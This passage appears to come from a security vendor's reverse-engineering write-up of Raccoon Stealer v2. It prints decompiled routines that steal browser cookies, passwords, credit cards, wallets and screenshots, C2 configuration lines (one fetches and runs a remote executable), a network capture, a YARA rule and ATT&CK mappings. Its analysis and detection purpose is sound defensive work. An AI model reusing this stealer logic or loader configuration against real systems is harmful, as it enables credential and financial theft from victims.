LocalFree_0(var_concat_string);
LocalFree_0(var_c2_uri);
ExitProcess(0);
```

Figure 18. Part of the main function doing the data theft, screenshot capture and next stage loading

The first function in charge of stealing data on the infected host loops over files to search for `User Data` (*Edge and Chrome browsers*) and `pera` file names.

```
mw_sqlite_retrieve_and_decode_password_from_login_data(
  (PWSTR *)&v131,
  (WCHAR **)&v127,
  v9,
  (const WCHAR *)v124,
  (const WCHAR *)v115,
  a3);
mw_steal_cookie_network_cookie((int)&v131, (int)&lpString, v12, v11, v10, a3);
mw_sqlite3_retrieve_autofill(v11, a3);
mw_sqlite3_steal_credit_card_from_web_data((PWSTR *)&v131, (int)&v122, v13, v11, v10, a3);
```

Figure 19. Extract of the code executing the SQL queries

Once a file is found, the malware triggers the execution of a list of functions that executes sqlite queries, then their results are parsed and formatted to be sent to the C2 server.

The next two screenshots are examples of SQL queries to get [T1539] [T1555.003]:

1. cookies
2. credit cards information (holder's name, number, expiration date)

```
_sqlite3_column_blob = (int (__cdecl *)(_DWORD, _DWORD))GetProcAddress_0(hModule, sqlite3_column_blob);
lpFileName = (LPCWSTR)localAlloc(64, 520);
v14 = sub_6A7C4(v13, (PWSTR *)&lpFileName);
v15 = (WCHAR *)lpFileName;
if ( !v14 || !CopyFileW(v12, lpFileName, 0) || _sqlite3_open16(v15, &psz2) || !psz2 )
  goto LABEL_24;
if ( _sqlite3_prepare_v2(
       psz2,
       SELECT host_key path is secure expires utc name encrypted value FROM cookies,
       -1,
       &v62,
       0) )
{
  _sqlite3_finalize(v62);
  _sqlite3_close(psz2);
```

Figure 20. Example of SQL used to retrieved cookies

```
  v15 = PathCombineW(v14, pszDir, L"Web Data");
  v39 = v15;
  v17 = sub_6A7C4(v16, (PWSTR *)&lpFileName);
  database = (WCHAR *)lpFileName;
  if ( v17 && CopyFileW(v15, lpFileName, 0) )
  {
    if ( _sqlite3_open16(database, &ptr_conn) )
    {
      v19 = -1;
LABEL_23:
      LocalFree_0(v15);
      LocalFree_0(database);
      return v19;
    }
    if ( !ptr_conn )
    {
      v19 = -2;
      goto LABEL_23;
    }
    if ( _sqlite3_prepare_v2(
           ptr_conn,
           SELECT name_on_card_card_number_encrypted_expiration_month_expiration_year_FROM_credit_cards,
           -1,
           &hModule,
           0) )
```

Figure 21. Example of SQL query used to retrieve credit card numbers from Google chrome file

Finally, the function will parse the retrieved configuration (eg: `ews_`) and search for the browser extensions directory (generally located under `AppData\Local\Google\User Data\Default\Extensions` for Google Chrome) .

When data is collected from different sources, the malware formats these data before sending them to the C2 server.

Interesting observation: for each function that uses the sqlite3.dll exported functions, the malware re-assigns imports (*cf.*: `GetProcAddress`). A similar behavior is observed for the other downloaded DLLs.



Figure 22. Reference to sqlite3 prepare_v2 function loading

The process is the same with nss3.dll, the malware is looking for particular files matching known patterns related to the web browser.

This time, it targets cookies, logins.json files and the browser history [T1539] [T1555.003].

```
mw_retrieve_moz_cookies(&v53, (WCHAR **)&moz_cookies_data, (LPCWSTR)v52, (int)a3);
mw_steal_logins_json(&v51, (WCHAR **)&logins_json_data, (const WCHAR *)v8, a3);
mw_steal_moz_history((LPCWSTR)v8, (WCHAR *)a3);
v13 = lstrlenW;
v14 = lstrlenW(fstring__s__s_TRUE);
if ( v13((LPCWSTR)moz_cookies_data) >= v14 )
{
  v15 = mw_concat_str((WCHAR *)moz_cookies_data, (const WCHAR *)v8);
  v16 = mw_concat_str(v15, pipe_chr);
  v17 = v55;
  v43 = v16;
  moz_cookies_data = v16;
  v42 = L"\\ffcookies.txt";
  v44 = semicolon_chr;
```

Figure 23. Other function responsible to retrieved web browser data

A list of wallets to search on the infected host is sent by the C2, these wallets are prefixed by `wlts_`. The method is simple: it loops over the configuration when the first six bytes match `wlts_`, then Raccoon Stealer parses the leftover of the configuration line to search for particular file patterns. In case a pattern match, the file is copied and sent to the C2 server [T1005].

```
wlts_exodus:Exodus;26;exodus;*;*partitio*,*cache*,*dictionar*
wlts_atomic:Atomic;26;atomic;*;*cache*,*IndexedDB*
wlts_jaxxl:JaxxLiberty;26;com.liberty.jaxx;*;*cache*
wlts_binance:Binance;26;Binance;*app-store.*;-
wlts_coinomi:Coinomi;28;Coinomi\Coinomi\wallets;*;-
wlts_electrum:Electrum;26;Electrum\wallets;*;-
wlts_elecltc:Electrum-LTC;26;Electrum-LTC\wallets;*;-
wlts_elecbch:ElectronCash;26;ElectronCash\wallets;*;-
wlts_guarda:Guarda;26;Guarda;*;*cache*,*IndexedDB*
```

Figure 24. Extract of the configuration sent by the C2 used for the wallet investigation



Figure 25. Workflow of the function used to search file, copy it content and format it for the C2

1. Loop over files and directories until a pattern matches
2. Create a copy of the file
3. Format exfiltrated data before sending them to the C2

Again, if a wallet is found, a POST HTTP request with a copy of the wallet written in-body is sent to the C2; otherwise no request is made.

Wallet.dat

In this function, Raccoon Stealer iterates the different directories to search for files named `wallet.dat` (ref: bitcoin wallet). No particular operation is performed against this file [T1005] [T1083].

```
v46 = (HLOCAL)localAlloc(64, 0x2000);
mw_searching_for_wallets(path, (const WCHAR *)v52, path, (int)v49, (int)v48, (int)v46, &ptr_wallets_data);
if ( (int)ptr_wallets_data <= 0 )
{
  v37 = v46;
}
else
{
  v29 = localAlloc(64, 520);
  v30 = (WCHAR *)localAlloc(64, 520);
  v31 = (void *)mw_probably_RtlGenRandom(v29, 0x10u);
  v41 = v31;
  v32 = StrCpyW(v30, Content_Type_multipart_form_data_boundary);
  v33 = mw_concat_str(v32, (const WCHAR *)v31);
  v39[1] = 0;
  v39[0] = (LPCWSTR)star_backlash_star;
  v43 = v33;
  hMem = (HLOCAL)mw_str_add_cr_lf(&v43);
  v34 = (CHAR *)localAlloc(64, 388);
  v35 = WideCharToMultiByte(0xFDE9u, 0, (LPCWCH)v31, -1, 0, 0, 0, 0);
  if ( v35 )
  {
    v36 = WideCharToMultiByte(0xFDE9u, 0, (LPCWCH)v31, -1, v34, v35, 0, 0);
    v37 = v46;
    if ( v36 )
      mw_send_POST_http_request_to_c2(
        v34,
        v42,
        0,
        0,
        (int)ptr_wallets_data,
        (int)v46,
        (const WCHAR *)hMem,
        v39);
  }
```

Figure 26. Extract of the code used to search wallet.dat file

File grabber

In the configuration, the malware may receive the following line:

```
grbr_:%USERPROFILE%\Desktop|.*txt`|*recycle*,*windows*|20|1|1|1|files
```

The above configuration indicates to the malware to look for all text files (.txt) in the desktop folder [T1083] [T1119]. No particular operation is performed on the filename or its content. In case a file matches the given pattern, a copy is sent to the C2.

Telegram cache investigation

The last stealing function used by Raccoon Stealer consists of investigating the Telegram Desktop cache data located under the `Telegram Desktop\tdata` directory.

The related configuration line is:

```
tlgrm_Telegram:Telegram Desktop\tdata|*|*emoji*,*user_data*,*tdummy*,*dumps*
```

The `tdata` directory of the Telegram Desktop application is used to store the application cache where valuable data is stored, for instance session cookies.

Screenshot capture

Another capability of the Raccoon Stealer is to take a screenshot and send it to the C2 server [T1113]. The figure below shows the process initiating the Device Context on the desktop window handler, followed by the capture of an area and its conversion into a bitmap.

```
hWnd = (HWND)GetDC(0);
DC = GetDC(DesktopWindow);
v50 = localAlloc(64, 520);
if ( CreateCompatibleDC(DC) )
{
  GetClientRect(DesktopWindow, (LPRECT)&Rect.right);
  v47[0] = 4;
  v46 = DC;
  SetStretchBltMode();
  v5 = (int (__cdecl *)(int, _DWORD, _DWORD, LONG, LONG))StretchBlt;
  SystemMetrics = GetSystemMetrics(1);
  v7 = GetSystemMetrics(0);
  v45 = 13369376;
  v44 = SystemMetrics;
  v43 = v7;
  v42 = 0;
  v41 = 0;
  v40 = v52;
  if ( v5(v48, 0, 0, Rect.right, Rect.bottom) )
  {
    CompatibleBitmap = CreateCompatibleBitmap(v48, v48 - v47[2], v49 - v47[3]);
    v2 = (void *)CompatibleBitmap;
    if ( CompatibleBitmap )
```

Figure 27. Decompiled code used to create the screenshot capture

The screenshot operation is optional in Raccoon workflow. The condition to execute this function is to receive in the configuration the `scrnsht_` line (*cf.*: `scrnsht_Screenshot.jpeg|1`), where `Screenshot.jpeg` capture name will be prefixed by `—` before being exfiltrated to the C2 server again with content type `application/x-object`.



Figure 28. HTTP packet containing the screenshot sent to the C2

Next stage loader

Finally, the malware ends up processing the configuration sent in the first HTTP response, by parsing its last line:

```
ldr_1:http://94.158.244.119/U4N9B5X5F5K2A0L4L4T5/84897964387342609301.bin|%TEMP%\|exe
```

This instruction pertains to the loader configuration, whose structure is `ldr_X:URL|execution directory|PE type`. This configuration is in charge of loading and executing the next stage [T1106] [T1407]. The payload choice is up to the actor who purchased Raccoon. In this analysis, the dropped and executed payload is a basic Trojan.

`X` is an integer whose value indicates which type of loading should be used:

- `3` indicates to execute the payload directly (no investigation done on this case due to the lack of sample matching this scenario);
- `2` is not implemented;
- `1` means the payload is located on a remote host and needs to be downloaded before being executed.

```
v33 = v32 - v44;                                // Directory name
if ( mw_copy_data_to_dig((WCHAR **)&lpName, v44, 0, v33) )
{
  path_dopped_file = (WCHAR *)localAlloc(64, 1040);
  if ( GetEnvironmentVariableW(lpName, path_dopped_file, 0x208u) )
  {
    v35 = mw_concat_str(path_dopped_file, &v44[v33 + 1]);
    v36 = localAlloc(64, 521);
    v37 = (const WCHAR *)mw_probably_RtlGenRandom(v36, 8u);
    hMem = (WCHAR *)v37;
    if ( v35[lstrlenW(v35) - 1] != 92 )
      v35 = mw_concat_str(v35, (const WCHAR *)backslash_chr);
    v38 = mw_concat_str(v35, v37);
    v39 = mw_concat_str(v38, L".");
    path_dopped_file = mw_concat_str(v39, (const WCHAR *)v46);
    v44 = (const WCHAR *)Content_Type_plain_text;
    http_headers = (WCHAR *)mw_str_add_cr_lf(&v44);
    if ( mw_download_write_to_file((LPCWSTR)download_next_stage_url, http_headers, path_dopped_file) )
      ShellExecuteW(0, 0, path_dopped_file, 0, 0, 0);
    LocalFree_0(hMem);
    LocalFree_0(http_headers);
```

Figure 29. Loading of the next payload from a remote file and its execution with ShellExecuteW function

Nb: We assess that the last argument (PE type) in the configuration line likely allows Raccoon Stealer to load other binaries than executable, such as a shellcode or a DLL, that can be embedded in the Raccoon Stealer binary.

Command and Control communications summary

After loading and executing the next stage, Raccoon Stealer's job is done. To sum up, see the network capture of the analyzed sample below, that shows a typical exchange between the Command and Control server and the infected host:

Time	Source	Destination	Protocol	Length	Info	Comment
31.570163	10.127.0.131	45.150.67.175	HTTP	354	POST / HTTP/1.1 (application/x-www-form-urlencoded)	POST machineGuid, Username and RC4 key
31.790043	45.150.67.175	10.127.0.131	HTTP	273	HTTP/1.1 200 OK (text/html)	C2 response with embeded configuration (DLLs URLs, wallets, br
31.794487	10.127.0.131	45.150.67.175	HTTP	230	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll HTTP/1.1	Download nss3.dll
34.396807	45.150.67.175	10.127.0.131	HTTP	70	HTTP/1.1 200 OK	
34.398799	10.127.0.131	45.150.67.175	HTTP	234	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dll HTTP/1.1	Download msvcp140.dll
35.223182	45.150.67.175	10.127.0.131	HTTP	396	HTTP/1.1 200 OK	
35.228453	10.127.0.131	45.150.67.175	HTTP	238	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dll HTTP/1.1	Download vcruntime140.dll
35.945683	45.150.67.175	10.127.0.131	HTTP	1243	HTTP/1.1 200 OK	
35.954158	10.127.0.131	45.150.67.175	HTTP	233	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll HTTP/1.1	Download mozglue.dll
36.985462	45.150.67.175	10.127.0.131	HTTP	740	HTTP/1.1 200 OK	
36.986533	10.127.0.131	45.150.67.175	HTTP	233	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll HTTP/1.1	Download freebl3.dll
37.993729	45.150.67.175	10.127.0.131	HTTP	1252	HTTP/1.1 200 OK	
37.996071	10.127.0.131	45.150.67.175	HTTP	234	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll HTTP/1.1	Download softokn3.dll
38.669531	45.150.67.175	10.127.0.131	HTTP	756	HTTP/1.1 200 OK	
38.671124	10.127.0.131	45.150.67.175	HTTP	233	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll HTTP/1.1	Download sqlite3.dll
39.996971	45.150.67.175	10.127.0.131	HTTP	453	HTTP/1.1 200 OK	
40.006104	10.127.0.131	45.150.67.175	HTTP	233	GET /aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nssdbm3.dll HTTP/1.1	download nssdbm3.dll
40.203950	45.150.67.175	10.127.0.131	HTTP	449	HTTP/1.1 404 Not Found (text/html)	
40.328514	10.127.0.131	45.150.67.175	HTTP	665	POST /7c5a89155ed44c062e3e40348e296947 HTTP/1.1 (application/x-…	Post `System Info.txt` (Infected host fingerprint)
40.706659	45.150.67.175	10.127.0.131	HTTP	1026	HTTP/1.1 200 OK (text/html)	
46.246381	10.127.0.131	45.150.67.175	HTTP	837	POST /7c5a89155ed44c062e3e40348e296947 HTTP/1.1 (application/x-…	Post `---Screenshot.jpeg` (infected display screenshot)
46.680229	45.150.67.175	10.127.0.131	HTTP	1026	HTTP/1.1 200 OK (text/html)	
47.621354	10.127.0.131	94.158.244.119	HTTP	235	GET /U4N9B5X5F5K2A0L4L4T5/84897964387342609301.bin HTTP/1.1	Download next stage loaded by Raccoon Stealer
50.469558	94.158.244.119	10.127.0.131	HTTP	355	HTTP/1.1 200 OK	

Figure 30. Summary of the network communication between the infected host and the C2 with Wireshark

1. Register the new infected host and retrieve the stealer configuration;
2. Download DLLs;
3. Send `System Info.txt` with host fingerprint information;
4. Send stolen data (wallet(s), password(s), etc…);
5. Send `---Screenshot.jpeg` file;
6. Download the next stage of the infection.

YARA rule

As described in the obfuscation techniques section, the new version of Raccoon Stealer hides its strings and configuration using a very common technique (base64 encoded with RC4). The following YARA rule matches the implemented RC4 decryption algorithm, and at least 20 occurrences, of the string deobfuscation routine.

```
rule infostealer_win_raccoon_v2_rc4 {
   meta:
            malware = "Raccoon"
        description = "Finds samples of the Raccoon Stealer V2 based on the RC4 decryption algorithm and the dec
        author = "SEKOIA.IO"
        creation_date = "2022-06-16"
        modification_date = "2022-06-16"

   strings:
        $rc4_opcode = {99 f7 7d fc 8b 45 10 0f be 04 02 03 c1 03 f0 81 e6 ?? ?? ?? ?? 79 08 4e 81 ce ?? ?? ?? ??
        $deobfuscation = {8d 4d ?? 51 50 8b ce e8 ?? ?? 00 00 8d 55 ?? a3 ?? ?? ?? ?? b9 ?? ?? ?? ?? e8 ?? ?? ??

   condition:
        $rc4_opcode and #deobfuscation > 20 and filesize < 70KB
}
```

Configuration extractor

The python extraction script solely works for stand-alone PE of Raccoon Stealer v2 and it is available on the SEKOIA.IO Community Github.

Targeted Browser extensions and wallets

Targeted wallets

- Bitcoin
- Exodus
- Atomic
- JaxxLiberty
- Binance
- Coinomi
- Electrum
- Electrum-LTC
- ElectrumCash
- Guarda
- BlockstreamGreen
- Ledger
- Daedalus
- MyMonero
- Monero

- Wasabi

Targeted browser web extensions

- MetaMask
- TronLink
- BinanceChain
- Ronin
- MetaX
- XDEFI
- WavesKeeper
- Solflare
- Rabby
- CyanoWallet
- Coinbase
- AuroWallet
- KHC
- TezBox
- Coin98
- Temple
- ICONex
- Sollet
- CloverWallet
- PolymeshWallet
- NeoLine
- Keplr
- TerraStation
- Liquality
- SaturnWallet
- GuildWallet
- Phantom
- TronLink
- Brave
- MEW_CX
- TON
- Goby

MITRE ATT&CK TTPs

Tactic	Technique	Description
Defense Evasion	T1140 – Deobfuscate/Decode	Raccoon Stealer 2.0 decodes strings and the C2 configuration in the malware using RC4 and base64.

	Files or Information	
Defense Evasion	T1027 – Obfuscated Files or Information	Raccoon Stealer 2.0 uses RC4-encrypted strings.
Credential Access	T1539 – Steal Web Session Cookie	Raccoon Stealer 2.0 harvests cookies from popular browsers.
Credential Access	T1555.003 – Credentials from Password Stores: Credentials from Web Browsers	Raccoon Stealer 2.0 collects passwords from popular browsers.
Discovery	T1083 – File and Directory Discovery	Raccoon Stealer 2.0 lists files and directories to grab files through all disks.
Discovery	T1057 – Process Discovery	Raccoon Stealer 2.0 lists the current running processes on the system.
Discovery	T1012 – Query Registry	Raccoon Stealer 2.0 queries the Windows Registry key at HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid to retrieve the MachineGuid value.
Discovery	T1518 – Software Discovery	Raccoon Stealer 2.0 lists all installed software for the infected machine, by querying the Windows Registry key at HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\uninstall
Discovery	T1082 – System Information Discovery	Raccoon Stealer 2.0 collects OS version, host architecture, CPU information, RAM capacity and display device information.
Discovery	T1614 – System Time Discovery	Raccoon Stealer 2.0 collects the time zone information from the system.
Collection	T1119 – Automated Collection	Raccoon Stealer 2.0 scans the disks and automatically collects files.
Collection	T1005 – Data from Local System	Raccoon Stealer 2.0 collects credentials of cryptocurrency wallets from the local system.
Collection	T1113 – Screen Capture	Raccoon Stealer 2.0 captures a screenshot of the victim’s desktop.

Command and Control	T1071.001 – Application Layer Protocol: Web Protocols	Raccoon Stealer 2.0 uses HTTP for C2 communications.
Command and Control	T1041 – Exfiltration Over C2 Channel	Raccoon Stealer 2.0 exfiltrates data over the C2 channel.
Command and Control	T1105 – Ingress Tool Transfer	Raccoon Stealer 2.0 downloads legitimate third-party DLLs for data collection onto compromised hosts.
Execution	T1106 – Native API	Raccoon Stealer 2.0 has the ability to launch files using ShellExecuteW.
Defense Evasion	T1055.001 – Process Injection: Dynamic-link Library Injection	Raccoon Stealer 2.0 has the ability to load DLLs via LoadLibraryW and GetProcAddress.
Defense Evasion	T1407 – Download New Code at Runtime	Raccoon Stealer 2.0 downloads its next stage from a remote host.

Thank you for reading this article. You can also read our article on:

- Ongoing Roaming Mantis smishing campaign targeting France.
- BumbleBee: a new trendy loader for Initial Access Brokers.
- XDR vs Ransomware.

Chat with our team!

Would you like to know more about our solutions?
Do you want to discover our XDR and CTI products?
Do you have a cybersecurity project in your organization?
Make an appointment and meet us!

Read also :

Cybercrime Malware Reverse

Share this post:
